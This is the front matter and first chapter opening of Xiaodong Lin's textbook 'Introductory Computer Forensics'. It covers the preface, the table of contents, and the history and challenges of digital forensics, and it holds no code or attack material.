

Xiaodong Lin

Introductory Computer Forensics

A Hands-on Practical Approach



Introductory Computer Forensics

Xiaodong Lin

Introductory Computer Forensics

A Hands-on Practical Approach



Springer

Xiaodong Lin
Department of Physics and Computer Science
Faculty of Science
Wilfrid Laurier University
Waterloo, ON, Canada

ISBN 978-3-030-00580-1 ISBN 978-3-030-00581-8 (eBook)
<https://doi.org/10.1007/978-3-030-00581-8>

Library of Congress Control Number: 2018957125

© Springer Nature Switzerland AG 2018

This work is subject to copyright. All rights are reserved by the Publisher, whether the whole or part of the material is concerned, specifically the rights of translation, reprinting, reuse of illustrations, recitation, broadcasting, reproduction on microfilms or in any other physical way, and transmission or information storage and retrieval, electronic adaptation, computer software, or by similar or dissimilar methodology now known or hereafter developed.

The use of general descriptive names, registered names, trademarks, service marks, etc. in this publication does not imply, even in the absence of a specific statement, that such names are exempt from the relevant protective laws and regulations and therefore free for general use.

The publisher, the authors, and the editors are safe to assume that the advice and information in this book are believed to be true and accurate at the date of publication. Neither the publisher nor the authors or the editors give a warranty, express or implied, with respect to the material contained herein or for any errors or omissions that may have been made. The publisher remains neutral with regard to jurisdictional claims in published maps and institutional affiliations.

This Springer imprint is published by the registered company Springer Nature Switzerland AG
The registered company address is: Gewerbestrasse 11, 6330 Cham, Switzerland

*In deep appreciation and endless memory,
this book is dedicated to my dear forever
beloved grandmother Xiulin Li who
raised me up.*

Preface

Internet technology is advancing at a speed beyond comprehension. With ever-advancing Internet technology, we truly are living in a digital age. It will certainly improve our quality of life, as it can offer the speed, the capabilities, to handle endless different types of transactions at relatively low cost. Things we take for granted in our daily activities are an excellent example: transferring money, surfing, emailing, sharing information, etc. On the other hand, we will become handicap in our daily life if without Internet. Simply put it, we all depend on the capabilities of Internet technology to run our daily errands more efficiently, even when we do not directly notice it.

Unfortunately, one of Murphy's more applicable axioms becomes apparent with this technology: "with every solution comes a new set of problems." This marvelous new technology will also provide golden opportunities for organized crime groups, as well as other individuals who want to abuse the technology and maximize their profit illegally. Activities like denial of service attacks, website vandalism, online fraud, money laundering, and more have surfaced. We have all read headlines from around the world about companies being hacked and losing personal information; cybercrimes have become a rampant reality that we must all face, and according to the forecast, the cybercrime trends will worsen globally, and billions of dollars will be lost every year in the global conflict against it.

In order to fight against cybercrime effectively, public prosecutors need to be able to do more than simply match a crime to a suspect; they must be able to produce convincing digital evidence in a court of law, before a judge who may not even know what a USB drive is, in order to put the criminals behind bars. This evidence may include all computer log files, corresponding emails, accounting information, spreadsheets, and other related records, regardless of whether or not these files were deleted or not. According to the study, the majority of digital evidence presented in court is obtainable from all sorts of the daily used electronic devices such as computer, digital camera, BlackBerry, and 3G cell phones.

In one case, former Alaska Governor Sarah Palin's e-mail account was hacked by a Tennessee student. After the suspect reset Governor Palin's e-mail account

password and posted the new password on a forum, the FBI was able to trace the suspect's digital footprint or trail, particularly his email address, leading to the suspect's apartment. This evidence was vital in helping the federal prosecutor to acquire further necessary digital evidence and arrest the suspect, even while the suspect removed, altered, concealed, and covered up files on his laptop computer.

No individual alone can effectively fight with online criminals, and technology is evolving much faster than the law can adapt. Traditional forensic science, while still invaluable, will not be able to deal with this new wave of cybercrimes. As a result, an exciting new branch of forensic science—digital forensics—is emerging.

Digital forensic investigation is a sequence of interdependent and linked procedures, employing technology to study and recreate chains of events that lead to the current state of digital objects. Digital objects may include (but are not limited to) computer systems, such as software applications and databases; data storage devices, such as hard disks, CDs, DVDs, and USB drives; electronic document such as spreadsheets, documents, emails, and images. Digital objects could be as large as an entire network or as small as a single byte. By using technology to examine the digital objects, the investigator can present trustworthy, satisfactory, and legally acceptable evidence to a court of law and provide answers to the questions raised about criminal events.

Unlike established traditional forensic analysis, digital forensics, as a new subject, must overcome many challenges before it becomes widely acceptable in courts of law internationally. The major challenges include the following:

- (a) The process of collecting the digital evidence may alter the evidence itself, as it can easily be deleted or altered and become inadmissible to the court; hence, the prosecutor must preserve it in the state it was collected in and provide proof that the digital evidence has not suffered any alteration between the time of collection and the time of admission to the court.
- (b) As the complexity of digital forensic analysis techniques continues to increase and the size of forensic target grows rapidly, you will experience the need for hundreds of gigabytes, or even terabytes of hard drive space to store all the necessary evidence.
- (c) As technology is always advancing more quickly than the law can compensate for, there is no shortage of new opportunities for online criminals to take advantage of “holes in the legal system” and use new technology to perform activities that are clearly immoral; however, technically speaking, these activities may be “legal,” as the law does not, or there is no law to deal with the new situation/environment created by the new technology and that may become a stumbling block between the prosecutors and the lawyers.

As a new subject, digital forensics is not well known to the general public, but interest in it is booming, as more companies and individuals seek the truth about what has happened to their network infrastructure. Even as a growing number of court cases (civil, criminal, and otherwise) involve digital evidence (or electronic evidence), trained digital forensic professionals are in short supply, and cybercrime

can be committed anywhere in the world. It has become essential for universities and colleges to offer digital forensics to their students so that the students are well prepared with the proper tools to fight against cybercrime.

I am a strong believer in active learning. A Chinese proverb says: “Tell me, I will forget. Show me, I may remember. Involve me, and I will understand.” I strongly believe that theoretical knowledge and practical hands-on experience are necessary to function independently to reach each individual student’s full potential, particularly in computer security education. Also, they should be integrated into a coherent whole. Such kinds of educational excursions have been proved very attractive and informative to students in my computer security and forensics classes. It is crucial to let students know why they need to study one subject, what they need to know about the subject, and most importantly, how they can apply knowledge and skills learned in classes to some real-life situations. I am trying to tie the theory with the practical, real world through case studies and practice exercises to help the students learn the material better, because they literally make more connections as opposed to only learning theory and how to apply a formula to get a result. Holistic learning including hands-on experience and theory is what is needed more. For example, man-in-the-middle (MITM) attacks using address resolution protocol (ARP) spoofing in the switched network environment are classic but complicated network attacks. A decent theoretical illustrations help, but may not gain enough classroom attention or cooperation. Thus, in order to improve student learning and encourage cooperation among students, after a theoretical explanation of ARP spoofing and man-in-the-middle attacks, a live demonstration of ARP spoofing and man-in-the-middle attacks can be conducted in class to show students how ARP protocol works before and after the attacks through captured network traffic and how the participating computers will behave as attacks proceed by showing their ARP tables at different stages of the attacks. By doing so, students are able to reflect on knowledge that they just have learned in the classroom. Hence, gaining hands-on experience through live lab experiment is as vital to a student as one is to a medical student. I have taught courses on computer forensics, cyberattack and defense techniques, and software security in several Canadian universities over the past decade. In my teaching, I developed a lot of hands-on practice exercises to enhance understanding of concepts/theories of information security and forensics introduced in my classes and increase student interest in information security and forensics. This book is the first edition of an experience-oriented textbook that stems from the introductory digital forensics course I developed at the University of Ontario Institute of Technology (UOIT), Canada. The objective of this book is to help students gain a better understanding of digital forensics, gaining hands-on experience in collecting and preserving digital evidence by completing various practice exercises. This experience-oriented textbook contains 20 student-directed, inquiry-based practice exercises to help students better understand digital forensic concepts and learn digital forensic investigation techniques. This hands-on, experience-oriented textbook is a great way to introduce people to the world of computer forensics, a fast-evolving field for solving crimes.

Practice Exercise Environment

While all the practice exercises in this book can be conducted in a physical computer, we use virtualization and build a forensics workstation using a publically available Kali Linux virtual machine for your use while working on the exercises in this book. Virtualization is a technology to use a computer hardware to run operating system (s) within an operating system, and it has the potential to be within an operating system within an operating system. It is a way to run multiple operating systems at the same time on one computer hardware, and each operating system runs separately and could do something completely different.

In virtualization, there are two main components, the first being the host machine, the physical machine on which the virtualization takes place, and the second being the guest machine, i.e., the virtual machine (VM).

The benefits of using virtualization or a preconfigured Kali Linux virtual machine include the following:


First, we can save a lot of time from configuring the devices and software. If thing does not work out, we can always roll back to a snapshot and start over again until it works. In other words, we can have an environment that can be saved, deleted, backed up, etc., on demand. By using virtualization, we can always have a copy of clean and workable image, which is very good for the purpose of teaching.

Second, all students have the same practice exercise environments, which can be well controlled. As a result, it could become easy to troubleshoot and diagnose problems in the exercise environments of students.

Book Organization

The book consists of 21 chapters, which are organized into 6 parts. Chapter 1 discusses basic concepts of computer forensics. As for the rest, each of them is composed of two parts, background knowledge and hands-on experience through practice exercises. Each theoretical or background section concludes with a series of review questions, which are prepared to test students' understanding of the materials, while the practice exercises are intended to afford students the opportunity to apply the concepts introduced in the section of background knowledge.

The below flowchart illustrates the chapter organizations that instructors can follow to achieve their course plans. The arrow means the order of chapters and sections which the instructors are suggested to follow. The dashed lines indicate that the pointing-to parts are optional for an introductory computer forensics course. For an introductory course, the instructors are suggested to cover the first three parts. Depending on course length and level, the instructor will be able to choose and determine the order of the rest parts, as each of them is self-standing and does not require knowledge from the other sections.



The summary of the book parts is given below:

The first part, or Part I (Chaps. 1–3), is focused on basic computer skill required before studying computer forensics and completing practice exercises in the book. In Chap. 1, we will introduce you to the fundamentals of computer forensics and why computer forensics skills are important to our society. In Chap. 2, we will review some basic concepts in computer organization, which are essential for you to know how computer forensics techniques work. If you are familiar with computer organization, you can skip ahead to the next chapter. In Chap. 3, you will build your own forensics workstation using some open-source forensic tools.

Part II (Chaps. 4–13) discusses file system forensics analysis. It is concerned with the most common source of digital evidence, computer storage devices such as hard drives, which can be divided into multiple sections known as partitions. Then each partition is formatted with a file system such as FAT and NTFS before data can be stored into it. It is worth mentioning that this part can be used in conjunction to *File System Forensics Analysis* by Brian Carrier. *File System Forensics Analysis* is an excellent reference for anyone that studies analysis techniques of file systems for investigative purposes. However, this part of our book can be used as extra hands-on exercises to enhance student learning and improve skills and knowledge for file system forensics, thereby helping them gain a more detailed understanding of file

system analysis for investigative purposes. In Chap. 4, we will discuss the concept of disk partitioning and study volume analysis techniques. Chap. 5 describes analysis of FAT file system. In this chapter, we also provide an introduction to the concepts of file system. Then in Chap. 6, the discussion focuses on how to recover deleted files in FAT file system based on remaining file system metadata. Chapter 7 describes analysis of NTFS file system. Then in Chap. 8, the discussion focuses on how to recover deleted files in NTFS file system based on remaining file system metadata. Chapter 9 describes file carving techniques, which can recover deleted files when file system metadata is missing. Chapter 10 covers keyword searching forensic technique. Chapter 11 discusses file signature searching forensic technique. Chapter 12 discusses timeline analysis. In Chap. 13, we discuss data hiding and detection techniques.

Part III (Chap. 14) covers log forensic analysis. Chapter 14 is concerned with forensic analysis of log files in computer systems, which are another important source of digital evidence.

Part IV (Chaps. 15–17) covers mobile device forensics. Chapter 15 discusses android-based device forensics. Chapter 16 studies Global Positioning System (GPS) forensics. Chapter 17 covers forensic analysis of SIM card data.

Part V (Chaps. 18 and 19) is concerned with the study of malware analysis. Chapter 18 provides an introduction to malware analysis. Then in Chap. 19, the study of ransomware, a new breed of malware, is considered.

The last part, or Part VI (Chaps. 20 and 21), is focused on multimedia forensics. In Chap. 20, we will introduce you to the fundamentals of digital image forgery and detection techniques. In Chap. 21, we discuss the principles of image steganography and steganalysis.

Supplements

An Instructor's Solutions Manual

Solutions for all questions in the end of background knowledge section, as well as the textbook practice exercises, are provided. The solutions can be downloaded from the publisher.

Data Files

Data files are provided for the practice exercises, which are required in most of the chapters to complete these hands-on exercises. They are available for download from the publisher.

Waterloo, ON, Canada

Xiaodong Lin

Acknowledgments

After several years of teaching an introductory digital forensics course, particularly, receiving positive feedback in extensive lab exercises for hands-on experience, an idea just came to my mind: why not put together the course materials I developed as a textbook, an experience-based textbook in particular.

I realized how much work was involved only after I started to write the book. Finishing the book would be impossible without the help, advice, and support of people. I am greatly grateful to many of my former students and particularly to Corey Knecht, Khalid Alharbi, Muhammad Ali Raffay, Zhenxing Lei, and Aiqing Zhang for their invaluable feedback and suggestion for improvement, especially from their points of view as students, after carefully reviewing parts of the manuscript.

Contents

Part I Fundamentals of Computer Systems and Computer Forensics

1	Introduction to Computer Forensics	3
1.1	Introduction	3
1.1.1	Young History	3
1.1.2	A Field on the Rise	5
1.1.3	Challenges	6
1.1.4	Privacy Risk with Digital Forensics	10
1.1.5	Looking Ahead	10
1.2	What Computer Forensics Is and Why It Is Important	12
1.3	Digital Evidence	15
1.4	Computer Forensics Procedures and Techniques	19
1.4.1	Preparation Stage	22
1.4.2	In Crime Scene Stage	22
1.4.3	In Digital Evidence Lab Stage	24
1.5	Types of Computer Forensics	27
1.6	Useful Resources	30
1.7	Exercises	34
	References	35
2	Introduction to Computer Organization	37
2.1	Computer Organization	37
2.2	Data Representation	41
2.3	Memory Alignment and Byte Ordering	43
2.4	Practice Exercise	47
2.4.1	Setting Up the Exercise Environment	47
2.4.2	Exercises	48
	Appendix A: How to Use GDB to Debug C Programs	50
	References	52

3 Building a Forensics Workstation	53
3.1 The Sleuth Kit (TSK) and Autopsy Forensic Browser	53
3.1.1 The Sleuth Kit (TSK)	53
3.1.2 Autopsy Forensic Browser	56
3.1.3 Kali Linux Sleuth Kit and Autopsy	58
3.2 Virtualization	58
3.2.1 Why Virtualize?	59
3.2.2 What Are the Virtualization Options?	60
3.2.3 Why VMware Virtualization Platform?	60
3.3 Building Up Your Forensics Workstation with Kali Linux	61
3.4 First Forensic Examination Using TSK	76
3.5 Practice Exercise	80
3.5.1 Setting Up the Exercise Environment	81
3.5.2 Exercises	81
Appendix A Installing software in Linux	87
Appendix B dcfldd Cheat Sheet	88
References	89

Part II File System Forensic Analysis

4 Volume Analysis	93
4.1 Hard Disk Geometry and Disk Partitioning	93
4.1.1 Hard Disk Geometry	94
4.1.2 Disk Partitioning	97
4.1.3 DOS-Style Partitions	98
4.1.4 Sector Addressing in Partitions	104
4.2 Volume Analysis	105
4.2.1 Disk Layout Analysis	105
4.2.2 Partition Consistency Check	106
4.2.3 Partition Extraction	107
4.2.4 Deleted Partition Recovery	107
4.3 Practice Exercise	110
4.3.1 Setting Up the Exercise Environment	110
4.3.2 Exercises	110
4.4 Helpful Tips	112
References	114
5 Examining FAT File System	115
5.1 File System Overview	116
5.2 FAT File Systems	123
5.2.1 The Partition Boot Sector	124
5.2.2 The File Allocation Table	128
5.2.3 Addressing in FAT File Systems	129
5.2.4 The Root Directory and Directory Entry	130
5.2.5 The Long File Name	133

5.3	Lab Exercises	138
5.3.1	Setting up the Exercise Environment	138
5.3.2	Exercises	138
5.4	Helpful Tips	140
Appendix A: Data Structure for the FAT12/16 Partition Boot Sector		142
Appendix B: Data Structure for the FAT32 Partition Boot Sector		143
Appendix C: Checksum Algorithm for LFN Entry		144
References		144
6	Deleted File Recovery in FAT	145
6.1	Principles of File Recovery	145
6.2	File Creation and Deletion in FAT File Systems	148
6.2.1	File Creation	149
6.2.2	File Deletion	150
6.3	Deleted File Recovery in FAT File Systems	151
6.4	Practice Exercise	154
6.4.1	Setting Up the Exercise Environment	154
6.4.2	Exercises	154
6.5	Helpful Tips	157
References		161
7	Examining NTFS File System	163
7.1	New Technology File System	163
7.2	The Master File Table	165
7.3	NTFS Indexing	174
7.3.1	B-Tree	174
7.3.2	NTFS Directory Indexing	176
7.4	NTFS Advanced Features	185
7.4.1	Encrypting File System (EFS)	186
7.4.2	Data Storage Efficiency	191
7.5	Practice Exercise	194
7.5.1	Setting Up the Exercise Environment	194
7.5.2	Exercises	194
7.6	Helpful Tips	195
7.6.1	Locate the Master File Table (MFT) in an NTFS Volume	195
7.6.2	Determine the Address of the Cluster Which Contains a Given MFT Entry	196
References		197

8 Deleted File Recovery in NTFS	199
8.1 NTFS Deleted Files Recovery	199
8.1.1 File Creation and Deletion in NTFS File Systems	200
8.1.2 Deleted File Recovery in NTFS File System	206
8.2 Practical Exercise	208
8.2.1 Setting Up the Exercise Environment	208
8.2.2 Exercises	208
References	210
9 File Carving	211
9.1 Principles of File Carving	212
9.1.1 Header/Footer Carving	212
9.1.2 Bifragment Gap Carving (BGC)	216
9.2 File Carving Tools	221
9.2.1 Foremost	221
9.2.2 Scalpel	223
9.2.3 TestDisk and Photorec	223
9.3 Practical Exercise	231
9.3.1 Setting Up Practical Exercise Environment	231
9.3.2 Exercises	232
References	232
10 File Signature Searching Forensics	235
10.1 Introduction	235
10.2 File Signature Search Process	236
10.3 File Signature Search Using hfind	238
10.3.1 Create a Hash Database Using md5sum	239
10.3.2 Create an MD5 Index File for Hash Database	240
10.3.3 Search Hash Database for a Given Hash Value	240
10.4 Practice Exercise	241
10.4.1 Setting Up the Exercise Environment	241
10.4.2 Exercises	241
Appendix A: Shell Script for Generating Files for File Hash Database	242
References	244
11 Keyword Forensics	245
11.1 Forensic Keyword Searching Process	246
11.2 Grep and Regular Expressions	247
11.3 Case Study	248
11.4 Practice Exercise	252
11.4.1 Setting Up Practical Exercise Environment	252
11.4.2 Exercises	252
Appendix: Regular Expression Metacharacters	254
References	255

12 Timeline Analysis	257
12.1 Principle of Timeline Analysis	257
12.1.1 Timeline	257
12.1.2 Timeline Event	259
12.2 Timeline Analysis Process	260
12.2.1 Timeline Creation	260
12.2.2 Timeline Analysis	261
12.2.3 MAC Timeline Creation and Analysis with TSK	262
12.3 Forensic Timeline Analysis Tools	264
12.3.1 Log2timeline	265
12.3.2 EnCase	265
12.4 Case Study	265
12.5 Practice Exercise	267
12.5.1 Setting Up the Exercise Environment	267
12.5.2 Exercises	268
References	269
13 Data Hiding and Detection	271
13.1 Data Hiding Fundamentals	271
13.1.1 Hidden Files and Folders	273
13.1.2 Masks and Altering Names	274
13.1.3 Volume Slack	275
13.1.4 Slack Space	275
13.1.5 Clusters in Abnormal States	275
13.1.6 Bad MFT Entries	276
13.1.7 Alternate Data Streams	276
13.2 Data Hiding and Detection in Office Open XML (OOXML) Documents	278
13.2.1 OOXML Document Fundamentals	278
13.2.2 Data Hiding in OOXML Documents	280
13.2.3 Hidden Data Detection in OOXML Documents	295
13.3 Practical Exercise	298
13.3.1 Setting Up the Exercise Environment	299
13.3.2 Exercises	299
References	300

Part III Forensic Log Analysis

14 Log Analysis	305
14.1 System Log Analysis	306
14.1.1 Syslog	306
14.1.2 Windows Event Log	310
14.1.3 Log Analytics Challenges	312

14.2 Security Information and Event Management System (SIEM)	313
14.2.1 Log Normalization and Correlation	316
14.2.2 Log Data Analysis	318
14.2.3 Specific Features for SIEM	320
14.2.4 Case Study of Log Correlation	321
14.3 Implementing SIEM	322
14.3.1 How OSSIM Works	322
14.3.2 AlienVault Event Visualization	324
14.4 Practice Exercise	328
14.4.1 Setting Up the Exercise Environment	328
14.4.2 Exercises	331
References	331

Part IV Mobile Device Forensics

15 Android Forensics	335
15.1 Mobile Phone Fundamentals	336
15.2 Mobile Device Forensic Investigation	338
15.2.1 Storage Location	339
15.2.2 Acquisition Methods	341
15.2.3 Data Analysis	349
15.2.4 Case Studies	352
15.3 Practice Exercise	362
15.3.1 Setting Up Practical Exercise Environment	362
15.3.2 Exercises	368
References	370
16 GPS Forensics	373
16.1 The GPS System	374
16.2 GPS Evidentiary Data	377
16.3 Case Study	377
16.3.1 Experiment Setup	378
16.3.2 Basic Precautions and Procedures	378
16.3.3 GPS Exchange Format (GPX)	379
16.3.4 GPX Files	384
16.3.5 Extraction of Waypoints and Trackpoints	385
16.3.6 How to Display the Tracks on a Map	386
16.4 Practice Exercise	389
16.4.1 Setting Up Practical Exercise Environment	389
16.4.2 Exercises	389
References	397

17 SIM Cards Forensics	399
17.1 The Subscriber Identification Module (SIM)	399
17.2 SIM Architecture	401
17.3 Security	403
17.4 Evidence Extraction	405
17.4.1 Contacts	405
17.4.2 Calls	405
17.4.3 SMS	406
17.5 Case Studies	406
17.5.1 Experiment Setup	406
17.5.2 Data Acquisition	406
17.5.3 Data Analysis	409
17.6 Practice Exercise	418
17.6.1 Setting Up the Exercise Environment	418
17.6.2 Exercises	421
References	422

Part V Malware Analysis

18 Introductory Malware Analysis	425
18.1 Malware, Viruses and Worms	426
18.1.1 How Does Malware Get on Computers	426
18.1.2 Importance of Malware Analysis	427
18.2 Essential Skills and Tools for Malware Analysis	427
18.3 List of Malware Analysis Tools and Techniques	428
18.3.1 Dependency Walker	429
18.3.2 PEview	432
18.3.3 W32dasm	435
18.3.4 OllyDbg	436
18.3.5 Wireshark	436
18.3.6 ConvertShellCode	438
18.4 Case Study	441
18.4.1 Objectives	442
18.4.2 Environment Setup	442
18.4.3 Concluding Remarks	452
18.5 Practice Exercise	453
References	454
19 Ransomware Analysis	455
19.1 Patterns of Ransomware	456
19.2 Notorious Ransomware	458
19.2.1 CryptoLocker Ransomware	459
19.2.2 Miscellaneous Ransomware	461

19.3	Cryptographic and Privacy-Enhancing Techniques as Malware Tools	462
19.3.1	RSA Cryptosystem	462
19.3.2	AES Cryptosystem	463
19.3.3	Cryptographic Techniques as Hacking Tools	464
19.3.4	Tor Network and Concealing Techniques	464
19.3.5	Digital Cash and Bitcoin as Anonymous Payment Methods	466
19.4	Case Study: SimpleLocker Ransomware Analysis	468
19.4.1	Overview of Android Framework	468
19.4.2	Analysis Techniques for SimpleLocker	469
19.4.3	Online Scan Service	471
19.4.4	Metadata Analysis	472
19.4.5	Static Analysis	475
19.4.6	Analysis of SimpleLocker Encryption Method	485
19.4.7	Dynamic Program Analysis	491
19.4.8	Removal Methods of SimpleLocker	492
19.5	Practice Exercise	496
19.5.1	Installing Android Studio	496
19.5.2	Creating an Android Application Project	497
	References	503

Part VI Multimedia Forensics

20	Image Forgery Detection	507
20.1	Digital Image Processing Fundamentals	508
20.1.1	Digital Image Basis	508
20.1.2	Image Types	510
20.1.3	Basic Operation and Transform	512
20.2	Image Forgery Detection	518
20.2.1	Image Tampering Techniques	520
20.2.2	Active Image Forgery Detection	522
20.2.3	Passive-Blind Image Forgery Detection	525
20.3	Practice Exercise	549
20.3.1	Setting Up Practical Exercise Environment	549
20.3.2	Exercises	550
	References	554
21	Steganography and Steganalysis	557
21.1	Steganography and Steganalysis Basis	558
21.1.1	Steganography Basis	558
21.1.2	Steganalysis Basis	561
21.2	Steganography Techniques and Steganography Tools	562
21.2.1	Steganography Techniques	563
21.2.2	Steganography Tools	569

Contents	xxiii
21.3 Steganalytic Techniques and Steganalytic Tools	571
21.3.1 Steganalytic Techniques	572
21.3.2 Steganalysis Tools	574
21.4 Practice Exercises	574
21.4.1 Setting Up the Exercise Environment	574
21.4.2 Exercises	575
References	576

Part I

Fundamentals of Computer Systems and

Computer Forensics

Chapter 1

Introduction to Computer Forensics



1.1 Introduction

Thousands of years ago in China, fingerprints were used on all business documents in the same way signatures are used today—to provide approval of the document, or authorization to perform any actions that the document outlines. This was the very first application of forensics in the world. Since then, law enforcement around the world has slowly developed the forensic skills and tools to investigate crime scenes, using forensic sciences and methods to learn what happened. An example of this is Song Ci, an outstanding forensics scientist in Ancient China who documented his lifetimes of experience and thoughts on forensic medicine in his book “Washing Away of Wrongs: Forensic Medicine”. These works were the first of their kind in the world (Fig. 1.1).

By the early twentieth century, with advances in science and technology, many new forensics techniques had been developed. The growing prominence of these techniques leads law enforcement to set up specialized forensic units to study the evidence collected from crime scenes.

1.1.1 Young History

In contrast to forensics in general, computer forensics has a brief history. It started to evolve about 30 years ago in the U.S., when law enforcement and military investigators saw that the number of computer-related crimes (or e-Crimes or Cybercrimes) was increasing at an alarming rate. Due to this trend, the FBI was commissioned to set up the Magnetic Media Program in 1984, now known as the Computer Analysis and Response Team (CART), in order to protect their confidential government documentation. The objectives of this program were to conduct forensic investigations and protect top secret government information from being compromised, while

Fig. 1.1 “Washing Away of Wrongs: Forensic Medicine” authored by Song Ci (1186–1249)



also mitigating any risks to this information in the future. Special Agent Michael Anderson, who was responsible for starting the CART program, was later credited as “the father of computer forensics”. Since then, the art of protecting information security, and the art of investigating cybercrime, have become the foundation and integral components of computer forensics.

In December 1997, The Group of Eight (G8)—eight highly industrialized nations including Canada, France, Germany, Italy, Japan, Russia, UK, and U.S., established the Subgroup of High-Tech Crime. During the G8 subgroup meeting on high-tech crime, the G8 acknowledged the “International Nature of Computer Crime” and brought together high-tech experts in the world for the first time to discuss “Computer Forensic Principles”, 24/7 law enforcement points of contact, and dialogue with the industry, in order to combat ever-increasing cybercrime. Collaboration with the industry to assist in data preservation has continued ever since.

In today’s environment, ever-advancing computer power is available to governments, private businesses, and even the general public. Forms of this rapidly-increasing power include increased networking power, multitudes of new uses for the Internet, e-commerce and digital distribution platforms like Valve Corporation’s Steam, and network-accessible portable devices like smartphones and PDAs. All of these new technologies present golden opportunities for organized cybercrime, which can occur at anytime and from anywhere in the world. Despite the CART’s initiative’s efforts, computers and other electronic devices are increasingly being used as tools to commit illegal activities against individuals, businesses, organizations, and even entire governments. Due to the widespread deployment of networking technologies and the Internet, cybercrime has become a new reality that we have

to face every day. High tech crimes such as personal identity theft, financial fraud, theft of intellectual property, cyber espionage, network intrusions, etc. are increasing rapidly.

Despite this well-established trend, law enforcement agencies around the world lack the experience to deal with cybercriminal activities reliably. Cybercrime is currently resulting in billions of dollars in financial losses, as well as damages to the reputations of businesses, organizations, and governments. This demonstrates a clear need for a more comprehensive approach to the investigation of digital incidents and computer-related crimes, as well as protecting victims and their data. Protection from cyberattacks has become an integral part of the forensic analysis process, despite the additional time, inconvenience, and cost associated with providing such protection.

1.1.2 A Field on the Rise

In an attempt to deal with this new crime form, authorities from around the world are establishing high-tech crime units, dedicated to fighting cybercrime and investigating offences involving computers and digital devices. Computer forensics laboratories have also been established worldwide to assist in investigating and solving crimes. These laboratories serve by collecting, analyzing, and presenting electronic evidence stored on computers, and other electronic devices discovered or confiscated. As a result of their success, demand for innovative computer-forensic technology is growing at an extraordinary rate. A new industrial sector is forming and booming, specialized in providing computer forensic services such as recovery of deleted data, and developing these demanded technologies for forensic investigations. Guidance Software, now part of OpenText, pioneered, and remains a world leader in e-discovery and digital investigations. Guidance Software provides the industry-standard computer investigation solutions by its flagship product, EnCase®, which allows examiners to acquire data from a wide variety of devices, unearth potential evidence with disk level forensic analysis, and craft comprehensive reports on their findings, all while maintaining the digital chain of custody to ensure the integrity of their evidence [1].

At the same time, the academic research in the field of computer forensics is exploding and becoming very active. The main venue for academics and practitioners working on digital forensics, DFRWS digital forensics conference [2], is realizing its 18th anniversary in 2018, and many cutting-edge research topics and perspectives on best practices have been presented there. For example, one common task for a digital investigator is to recover deleted files or restore lost files. Existing solutions are predominantly for the recovery of contiguous files, which are stored from beginning to end in consecutive data blocks on the storage device. Unfortunately, a large portion of files that are frequently used in our daily life, such as emails, are fragmented and stored in multiple pieces, either because they are very large or because they were frequently accessed and modified. Fragmented file

recovery is a very challenging problem because it is difficult, if not impossible, to know the order and physical locations of the fragments; it remains an open research area. Many promising approaches were introduced at DFRWS in the past; one of them is called bi-fragment gap carving [3], which can be used to effectively recover deleted files that have been fragmented and stored in exactly two pieces. Others look into internal file structures uniquely possessed by different types of files, such as restoring deleted fragmented image files [4]. This topic will be explored in more detail later in this book.

Throughout the rise of computer forensics industry, we have seen an increased demand for digital forensics experts. Unfortunately, demand has raced ahead of supply. Across the globe, governments and organizations have become increasingly vocal about the shortages of digital forensics experts, becoming a serious constraint in some sectors. In order to lessen the shortage of digital forensics talent, there are now many industry training programs and certifications, like SANS and InfoSec. Universities around the world are also launching various levels of degree programs in Digital Forensics.

1.1.3 Challenges

Computer forensics, even with its brief history, is proving to be an imperative science for law enforcement, and it is developing rapidly. Today however, computer forensics is still facing many challenges that force us to seek and develop new investigative analysis techniques. In recent years, the immense advancement of computer networking and Internet technologies has become the main challenge for computer forensics professionals. The combination of rapid development, global availability, and high influence on the population, leads these technologies to be abused most by cybercriminals, and therefore they become the most vulnerable to cybercrime. Rapid development makes it difficult for computer forensics specialists to maintain the ability to discover and gather evidence, as the range of both evidence itself, and methods of hiding it, increases with each technological development.

Another challenge for computer forensics professionals is that the development of new Internet and computer networking technology consistently outpaces the legal reform, which is comparatively much slower to reach to change. Where electronic technology of all kinds is rushed through the development stages in an effort to get it to the consumer faster, even the most mundane legal updates must be forced through wave of approval and revision before they can be enforced. Until the law states that an activity is illegal, it is only immoral, and authorities will be unable to combat the threat, regardless of how blatant it is. These legal restraints create unnecessary obstacles in both digital investigation and digital evidence extraction. For example, cyberbullying, an online form of the use of coercion to harm other people, has become an ever increasing problem in our society, and a recent study shows one in five children have been victims of cyberbullying on social media sites during the last year [5]. However, abusers barely get punished for bullying others online due to lack

of applicable laws and the difficulty of tracking down cybercriminals. This can also be extended to non-standardized deployments of technologies, due to pending or changing ISO standards; such technologies may not fall within the collective groupings that the laws govern, resulting in a legal loophole that makes abuse of these technologies legal. Additionally, the resulting poor technical documentation makes it difficult for forensic investigators to even *accomplish* the required tasks, never mind gaining the approval to do so.

